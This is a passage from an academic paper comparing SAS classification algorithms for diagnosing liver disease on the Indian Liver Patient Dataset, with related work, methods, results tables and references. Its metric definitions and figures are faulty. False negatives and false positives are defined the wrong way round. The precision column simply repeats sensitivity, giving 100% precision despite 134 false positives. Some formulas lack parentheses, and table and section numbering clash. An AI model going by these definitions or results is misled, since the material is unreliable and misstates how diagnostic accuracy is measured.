Liang and Peng in [15] presented the integration of AI and GA for the same goal and showed the outcome of their approach using two different liver disease datasets in the UCI machine learning repository: Liver Disorder dataset and Indian Liver Patient Dataset (ILPD) dataset [16]. They achieved an average accuracy of 88.7% when the Liver Disorder was used. However, the average accuracy rate they achieved was 98.1% when the ILPD dataset was used. For both of the datasets 20-fold cross-validation was performed.

Bashir, Qamar, and Khan in [17] introduced an ensemble model with multi-layer classification called HM-BagMoov which utilizes enhanced bagging and optimized weighting. The authors applied the proposed model on several datasets and proved that it performed better compared to the single classifiers used in that study in terms of accuracy, sensitivity and F-measure metrics. The authors also developed an application called IntelliHealth, currently used in hospitals and by doctors.

Another focus of the researchers in this domain was to compare the performance of simulation platforms. For instance, in [18], Abdar compared the performance of Rapid Miner and IBM SPSS Modeler using a liver disease dataset. The author applied Linear regression, K-Nearest Neighbor (KNN), C4.5, C5.0, Naïve Bayes, Chi-square Automatic Interaction Detector, SVM, Neural Network and Random Forest algorithms in Rapid Miner and CHAID, Logistic Regression, Bayesian net, SVM, Neural Network, KNN, C5.0 and Decision List algorithms in IBM SPSS Modeler. It was shown that although Neural Network achieved the highest accuracy rate in Rapid Miner, in IBM SPSS Modeler, C5.0 achieved the accuracy rate of 87.91% and was the best algorithm in the performance evaluation study.

In [19], a set of individual classifiers involved in an ensemble classifier, solo classifiers and neural network classifiers was applied on 4 datasets provided by UCI: the Wisconsin Diagnostic Breast Cancer (WDBC) dataset, the ILPD, the VCDS and the HDDS. Different from the similar studies, the focus of [20] was Fatty Liver Disease (FLD) and several methods such as Decision Tree, SVM, AdaBoost, KNN, Probabilistic Neural Network (PNN), Naive Bayes and Fuzzy Sugeno were used to work with normal and abnormal liver images through linear and quadratic discriminant analysis. According to the results, PNN achieved the best performance in terms of accuracy, sensitivity, specificity, and Area under Curve (AUC) metrics.

In [21] used Levenberg–Marquardt Back Propagation Network classifier through random partitioning approach to process 124 ultrasound images in order to diagnose FLD and evaluated the results using five metrics: accuracy, sensitivity, specificity, positive predictive value (PPV), and negative predictive value (NPV). In terms accuracy, the authors achieved 97.58%.

Baitharu and Pani [22] used Decision Tree J48, Naive Bayes, Neural Network, ZeroR, 1BK, and Voting Feature Intervals (VFI) algorithms to process a liver disorder dataset. The authors proved that Multilayer Perceptron achieved higher accuracy rates.

In [23] two well-known decision tree algorithms including CHAID and C5.0 have been applied. According to the results, the best performance was related to C5.0 when it applied with boosting technique.

In [24] three decision tree algorithms including C5.0, CHAID, and CART applied with boosting technique on liver disease data set. They have then combined with Multilayer perceptron Neural Network (MLPNN). Their results indicated that MLPNNB-C5.0 with 94.12% had the best performance compared with other methods.

In literature, there are many research papers about diagnosis of some diseases. In this article studies, machine learning methods were used for the effective diagnosis of Heart Disease [25], Parkinson [26], Tuberculosis [4], Diabetes [5] and Chest [6].

3. Materials and Methods

The classification process in Artificial Intelligence applications is widely used in data mining to identify groups within a given population. When the literature is reviewed, different classification methods and algorithms are used effectively in the detection of many diseases. The SAS-based software platform is a scalable, powerful, integrated software environment designed for data access, conversion, and reporting [27]. The Java-based platform includes data mining algorithms, artificial intelligence methods and many methods and algorithms used in data processing applications. In this sense, it is an effective and very powerful data processing platform that can be used for many applications such as a new generation programming language, data processing, information storage and retrieval, descriptive statistics and web mining [28]. In this study, we used SAS Enterprise Guide 7.1 [27] for data pre-processing and SAS Enterprise Miner 14.1 [27] for analyzing and diagnosing liver diseases through combining multiple classification algorithms using model comparison node. The performance of Decision Tree, Neural Network, AutoNeural, HP SVM, HP Forest and HP Neural algorithms were compared as shown in Fig. 1. The following subsections explain the main steps of how we implemented the algorithms in the SAS software suite and presents information about our simulation study.




Figure 1 Algorithms used in this study and how they are implemented

3.1 Dataset

Nowadays, there are many different datasets for liver diseases. In our study, the ILPD was used. The IPLD consists of data collected by Ramana et al. in 2012 from the North East of Andhra Pradesh region [29,30]. It includes 583 rows and has two classes. While the first class is related to liver disease patients records (PR) and includes 416 records, the second class is for non-liver (PR) and includes 167 records. Overall, the dataset has 11 columns for 441 male and 142 female patients. The details are given in Table 1.

Table 1 Attributes of the ILPD

No.	Attribute name	Type	Range
1.	Age : Age of the patient	Interval	[4-90]
2.	Gender : Gender of the patient	Nominal	[Male-Female]
3.	TB: Total Bilirubin	Interval	[0.4-75]
4.	DB :Direct Bilirubin	Interval	[0.1-19.7]
5.	Alkphos : Alkaline Phosphotase	Interval	[63-2110]
6.	Sgpt Alamine : Aminotransferase	Interval	[10-2000]
7.	Sgot Aspartate : Aminotransferase	Interval	[10-4929]
8.	TP : Total Protiens	Interval	[2.7-9.6]
9.	ALB : Albumin	Interval	[0.9-5.5]
10.	A/G Ratio : Albumin and Globulin Ratio	Interval	[0.3-2.8]
11.	Selector field *	Binary	[1-2]

* utilized to divide the dataset into two groups (class-1: includes 416 LPR and class-2: includes 167 non-LPR).

3.2 HP Variable selection

Our dataset has 11 features include 10 features are inputs and 1 feature (selector field) is the target. Although all of the features have some effect on the diagnosis of liver diseases, some of them are much more important rather than the others. HP Variable Selection node was used to identify unimportant or less important ones relative to the target. In this regard, it is an appropriate solution to find the best set of input variables from the whole of possible input variables in order to achieve the highest possible prediction accuracy through training by these inputs [27].

3.3 Data Partition

In our liver study, the data partition node was used to process the liver disease dataset and then randomly partition it into two sub-groups: training and validation datasets. This way it helps to reduce running time spent for preliminary modeling of the simulation study [27].

3.4 Classification Algorithms Used in Applications

This subsection briefly introduces the algorithms used in this study and describes how they can be applied. *Neural Network* is used to classify the feature space, and one of the most popular NN models is multi-layer feed-forward. It consists of three main layers connected to each other including an input layer, an output layer, and one or more hidden layer(s), which are placed between input and output layers. Each of the layers consists of a number of neurons in this model. Even though there are various types of the algorithms such as the Pola–Ribiere Conjugate Gradient (CGP) and the Scaled Conjugate Gradient (SCG) algorithms, in this study the Levenberg–Marquardt algorithm was preferred.

AutoNeural can handle multiple network configurations, and after finding the best one it captures the relationship in the dataset and trains its model based on previous experiences and training. It is used in order to carry out the automatic configuration of the Neural Network Multilayer Perceptron model [27].

HP Neural is a procedure without a lot of parameters for some individuals who have minimal experience related to the neural networks to achieve good and acceptable outcomes. One of its distinct features is the need for limited memory relying on Broyden–Fletcher–Goldfarb–Shanno (LBFGS) optimization approach by proprietary enhancements [27].

HP SVM is a procedure which supports various dataset as inputs in both continuous and categorical types of data. In addition, it supports the classification of a binary target, the interior-point method, and the active-set method, cross-validation for penalty selection, and the scoring of models [27].

HP Forest provides an ensemble of hundreds of decision trees in order to forecast a unique target in two types that are as follows: interval or nominal measurement level. In fact, HP Forest looks for those rules which maximize the worth measurement which has associated with the splitting criterion [27].

HP Tree is creating and visualization a decision tree and define input variable importance. This node includes so many of the tools and results found. There are two different targets as interval and taxonomical.

In addition, in this node, standard visualization and assessment plots, such as the tree diagram, tree map, leaf statistics, subtree assessment plot, and node rules are available [27].

3.5 Model Comparison

In the SAS software suite, using the expected and actual profits the model comparison node provides the standard charts and tables to clearly show the performance of compared algorithms [26], [27]. As shown in Fig. 1, all of the algorithms were connected to this node so that the performance of the algorithms could be compared and the best algorithm could easily be identified. The ROC and CL functions were provided for visual representations and fit statistics were presented, too.

4. Experimental Results

The liver disease dataset was randomly divided into two different groups: the first group was created for training and was 80% of the whole dataset, and the second group was created for testing and was 20% of the whole dataset. Initially, the adjustable parameters related to each classifier were tuned. In

Neural Network algorithm, Levenberg–Marquardt algorithm was the optimization algorithm and classical feed-forward Back Propagation learning algorithm was used. The neural network consisted of single hidden layer with 10 neurons where the initial weights were also selected randomly. For Decision tree node, default value was selected and for regression node logistic regression algorithm was used. Although there are several different metrics to evaluate the performance of classification algorithms, similar to the literature [5-8] and [25-27] in this study we used 7 parameters shown Table 3 and Table 4. The Confusion Matrix for each algorithm is given in Table 1 and the metrics are as follows formulas (1)-(8). These formulas and calculations used in classification processes are known general rules. Therefore, in this context, it is possible to see these equations related to classification in many different articles. The important thing is to use effective methods to ensure that these equations are correct, understandable and real results are obtained.

$$\text{Specificity} = \text{TNR} = \text{TN}/(\text{TN}+\text{FP}) \tag{1}$$

$$\text{Sensitivity} = \text{TPR} = \text{TP} / \text{TP}+\text{FN} \tag{2}$$

$$\text{Precision} = \text{TP} / \text{TP}+\text{FP} \tag{3}$$

$$\text{FPR} = \text{FP} / \text{FP} + \text{TN} = 1 - \text{TNR} \tag{4}$$

$$\text{FNR} = \text{FN} / \text{FN} + \text{TP} = 1 - \text{TPR} \tag{5}$$

$$\text{F1} = 2\text{TP} / (2\text{TP} + \text{FP} + \text{FN}) \tag{6}$$

$$\text{Accuracy} = \text{TP}+\text{TN} / \text{TP}+\text{TN}+\text{FP} + \text{FN} \tag{7}$$

where TP, FN, FP and TN are as follows:

True Positive (TP) is the number of positive samples correctly classified.

False Negative (FN) is the number of negative samples misclassified as positive.

False Positive (FP) is the number of positive samples misclassified as negative.

True Negative (TN) is the number of negative samples correctly classified.

Table 2 Confusion matrix in this study

Actual	**Predicted**	
	Disease (positive)	No-disease (negative)
Positive	TP	FP
Negative	FN	TN

Tables 3 and 4 list the accuracy rates of all the applied algorithms in the training and validation phases. In addition to the metrics, the ROCs of the algorithms are given in Fig. 2. The ROCS provide valuable information about the training and validation phases. As can be seen in the figure, in the training phase HP Forest algorithm achieved the accuracy rate of 100%. On the other hand, in the validation phase Neural Network algorithm performed better than the others. CL graph is given in Fig. 3. in the training phase HP Forest algorithm obtained the highest classification score while the others obtained almost the same scores. But in the validation phase, Neural Network obtained a better predictive model with the highest CL.

Table 3 Classification rates in the training phase (%)

Description	**FN**	**TN**	**FP**	**TP**	**Specificity**	**Sensitivity**	**Precision**	**FPR**	**FNR**	**F_1**	**Accuracy**
HP Tree	0	0	134	333	0.00%	100.00%	100.00%	100.00%	0.00%	83.25%	71.31%
Neural Network	11	13	121	322	9.70%	96.70%	96.70%	90.30%	3.30%	82.99%	71.73%
Auto Neural	32	42	92	301	31.34%	90.39%	90.39%	68.66%	9.61%	82.92%	73.45%
HP Neural	17	20	114	316	14.93%	94.89%	94.89%	85.07%	5.11%	82.83%	71.95%
HP Forest	0	134	0	333	100.00%	100.00%	100.00%	0.00%	0.00%	100.00%	100.00%
HP SVM	0	0	134	333	0.00%	100.00%	100.00%	100.00%	0.00%	83.25%	71.31%

Table 4 Classification rates in the validation phase (%)

Description	FN	TN	FP	TP	Specificity	Sensitivity	Precision	FPR	FNR	F_1	Accuracy
HP Tree	0	0	33	83	0.00%	100.00%	100.00%	100.00%	0.00%	83.42%	71.55%
Neural Net	4	7	26	79	21.21%	95.18%	95.18%	78.79%	4.82%	84.04%	74.14%
Auto Neural	10	10	23	73	30.30%	87.95%	87.95%	69.70%	12.05%	81.56%	71.55%
HP Neural	4	6	27	79	18.18%	95.18%	95.18%	81.82%	4.82%	83.60%	73.28%
HP Forest	11	10	23	72	30.30%	86.75%	86.75%	69.70%	13.25%	80.90%	70.69%
HP SVM	0	0	33	83	0.00%	100.00%	100.00%	100.00%	0.00%	83.42%	71.55%




Figure 2 ROCs for the classification algorithms




Figure 3 CL curves in the training and validation phases

4. Conclusions

Since their symptoms can be vague and easily confused with other health problems, Liver diseases can be difficult to diagnose. There are over a hundred different types of liver diseases and symptoms can vary widely. Sometimes, a person may have no symptoms but the liver may already have suffered serious damage. It is not easy to diagnose liver diseases in their early stages using traditional approaches;

hence, software-based tools could aid in early detection and thereby increase the chance of treatment. It is not possible that the diagnosis of liver diseases is always accurate. In the proposed software-based approaches, accepted diagnostic criteria should be applied to increase the general validity of the diagnostic process. In this study, we used ILPD provided by the UCI repository and compared the accuracy of different classification algorithms supported by the SAS software suite, includes Neural Network, Auto Neural, HP SVM, HP Forest, HP Tree and HP Neural, for the application. The metrics simulation results showed that in the training phase HP Forest provided the highest accuracy rate, and HP SVM and HP Tree did the lowest accuracy rates. On the other hand, in the validation phase Neural Network provided the highest accuracy rate, and HP Forest did the lowest one. Our experimental results verify that classification algorithms can provide the accuracy requirements of diagnosis tools if they are properly applied.

References

[1] D. Zakim, & T.D. Boyer, “Hepatology: A Textbook of Liver Disease” (4th ed.). *Saunders*; 4 edition (August 19, 2002), ISBN 9780721690513.

[2] G.J.Tortora, & B.H. Derrickson, “Principles of Anatomy and Physiology” (*12th ed.). John Wiley & Sons.* p. 945. 2008, ISBN 978-0-470-08471-7.

[3] L.M. Friedman, & E. B. Keeffe, “Handbook of Liver Disease”, *3rd Edition*, 2012, ISBN 9781437717259.

[4] A. Yahiaoui, O. Er, ve N. Yumusak, “A new method of automatic recognition for tuberculosis disease diagnosis using support vector machines”, *Biomedical research*, vol.28, no.9, 2017.

[5] H. Temurtas, N. Yumusak, ve F. Temurtas, “A comparative study on diabetes disease diagnosis using neural networks”, *Expert Systems with Applications*, vol.36, no.4, pp.8610-8615, May. 2009, doi: 10.1016/j.eswa.2008.10.032.

[6] O. Er, N. Yumusak, ve F. Temurtas, “Chest diseases diagnosis using artificial neural networks”, *Expert Systems with Applications*, c. 37, sy 12, ss. 7648-7655, 2010, doi: 10.1016/j.eswa.2010.04.078.

[7] R. Das, A. Sengur, “Evaluation of ensemble methods for diagnosing of valvular heart disease”, *Expert Systems with Applications,* 37(7), 5110-5115, 2010.

[8] Z. Karapinar Senturk, “Early diagnosis of Parkinson’s disease using machine learning algorithms”, *Medical Hypotheses* 138, 109603, 2020.

[9] S. Gupta, D. Kumar, & A. Sharma, “Performance analysis of various data mining classification techniques on healthcare data”, *International journal of computer science & Information Technology (IJCSIT),* 3(4), 155-169, 2011.

[10] S.N.N. Alfisahrin, & T. Mantoro, “Data Mining Techniques for Optimization of Liver Disease Classification”, *IEEE International Conference in Advanced Computer Science Applications and Technologies (ACSAT),* (pp. 379-384), 2013.

[11] S. Bahramirad, A. Mustapha, & M. Eshraghi, “Classification of liver disease diagnosis: a

comparative study", *In Informatics and Applications (ICIA), 2013 Second International Conference on* (pp. 42-46), 2013 IEEE.

[12] Y.S. Kim, S.Y. Sohn, & C.N. Yoon, "Screening test data analysis for liver disease prediction model using growth curve", *Biomedicine & pharmacotherapy,* 57(10), 482-488, 2003.

[13] S. Karthik, A. Priyadarishini, J. Anuradha, & B.K. Tripathy, "Classification and rule extraction using rough set for diagnosis of liver disease and its types", *Advanced Applied Sci. Res*, 2(3), 334-345, 2011.

[14] A. Gulia, R. Vohra, & P.Rani, "Liver patient classification using intelligent techniques". *International Journal of Computer Science and Information Technologies*, 5(4), 5110-5115, 2014.

[15] C. Liang, & L. Peng, "An automated diagnosis system of liver disease using artificial immune and genetic algorithms", *Journal of medical systems,* 37(2), 9932, 2013.

[16] UCI, ILPD (Indian Liver Patient Dataset, 2018), [Online]. Available: https://archive.ics.uci.edu/ml/datasets/ILPD+(Indian+Liver+Patient+Dataset), [Accessed: May 26, 2020].

[17] Bashir, S., Qamar, U., & Khan, F. H. "IntelliHealth: a medical decision support application using a novel weighted multi-layer classifier ensemble framework", *Journal of biomedical informatics*, 59, 185-200, 2016.

[18] M. Abdar, "A survey and compare the performance of IBM SPSS modeler and rapid miner software for predicting liver disease by using various data mining algorithms", *Cumhuriyet Science Journal*, 36(3), 3230-3241, 2015.

[19] J.Pérez, E. Iturbide, V.Olivares, M. Hidalgo, A. Martínez & N. Almanza, "A Data Preparation Methodology in Data Mining Applied to Mortality Population Databases", *Journal of Medical Systems*, 39(11), 152, 2015.

[20] U. R. Acharya, H. Fujita, S. Bhat, U. Raghavendra, A. Gudigar, F. Molinari & K.H.Ng, "Decision support system for fatty liver disease using GIST descriptors extracted from ultrasound images". *Information Fusion*, 29, 32-39, 2016.

[21] L. Saba, N.Dey, A.S. Ashour, S. Samanta, S.S. Nath, S.Chakraborty & J.S. Suri, "Automated stratification of liver disease in ultrasound: an online accurate feature classification paradigm", *Computer methods and programs in biomedicine*, 130, 118-134, 2016.

[22] T.R. Baitharu, & S.K. Pani, "Analysis of Data Mining Techniques for Healthcare Decision Support System Using Liver Disorder Dataset", *Procedia Computer Science*, 85, 862-870, 2016.

[23] M. Abdar, M. Zomorodi-Moghadam, R. Das & I.H. Ting, "Performance analysis of classification algorithms on early detection of liver disease", *Expert Systems with Applications*, 67, 239-251, 2017.

[24] M. Abdar, N.Y. Yen, C.H. Jason, (2017). "Improving the Diagnosis of Liver Disease Using

Multilayer Perceptron Neural Network and Boosted Decision Trees”, *Journal of Medical and Biological Engineering*, 38, pp. 953–965, 2018.

[25] R. Das, I. Turkoglu, A. Sengur, “Effective diagnosis of heart disease through neural networks ensembles”, *Expert Systems with Applications*, vol. 36 no.4, pp. 7675-7680, May. 2009, doi: 10.1016/j.eswa.2008.09.013.

[26] R. Das, “A comparison of multiple classification methods for diagnosis of Parkinson disease,” *Expert Systems with Applications*, vol. 37, no. 2, pp. 1568–1572, Mar. 2010, doi: 10.1016/j.eswa.2009.06.040.

[27] SAS Product Documentation, 2020. [Online]. Available: http://support.sas.com/documentation, [Accessed, 01 June, 2020].

[28] R. Das and I. Turkoglu, “Creating meaningful data from web logs for improving the impressiveness of a website by using path analysis method,” *Expert Systems with Applications*, vol. 36, no. 3, Part 2, pp. 6635–6644, Apr. 2009, doi: 10.1016/j.eswa.2008.08.067.

[29] B. V.Ramana, M. S. Prasad Babu and N. B. Venkateswarlu, “Critical Comparative Study of Liver Patients from USA and INDIA: An Exploratory Analysis”, *International Journal of Computer Science Issues*, ISSN :1694-0784, May 2012.

[30] D. Dua and C. Graff, UCI Machine Learning Repository, 2019. [Online]. Available: [http://archive.ics.uci.edu/ml]. Irvine, CA: University of California, *School of Information and Computer Science*, [Accessed, 01 Jan, 2020].